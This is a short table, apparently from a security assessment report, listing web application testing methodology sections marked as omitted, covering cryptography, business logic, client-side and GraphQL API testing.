4.9 – Testing for Weak Cryptography	4.9.2 – Testing for Padding Oracle 4.9.3 – Testing for Sensitive Information Sent via Unencrypted Channels 4.9.4 – Testing for Weak Encryptions
4.10 – Business Logic Testing	4.10.2 – Test Ability to Forge Requests

	4.10.3 – Test Integrity Checks 4.10.4 – Test for Process Timing 4.10.6 – Testing for the Circumvention of Work Flows 4.10.7 – Test Defences Against Application Misuse
4.11 – Client-side Testing	4.11.1 - Testing for DOM-Based Cross-Site Scripting 4.11.2 - Testing for JavaScript Execution 4.11.3 - Testing for HTML Injection 4.11.4 - Testing for Client-side URL Redirect 4.11.5 - Testing for CSS Injection 4.11.6 - Testing for Client-side Resource Manipulation 4.11.7 - Testing Cross Origin Resource Sharing 4.11.8 - Testing for Cross-Site Flashing 4.11.9 - Testing for Clickjacking 4.11.10 - Testing WebSockets 4.11.11 - Testing Web Messaging 4.11.12 - Testing Browser Storage 4.11.13 - Testing for Cross-Site Script Inclusion
4.12 – API Testing	4.12.1 – Testing GraphQL

Table 12 - Omitted sections of the methodology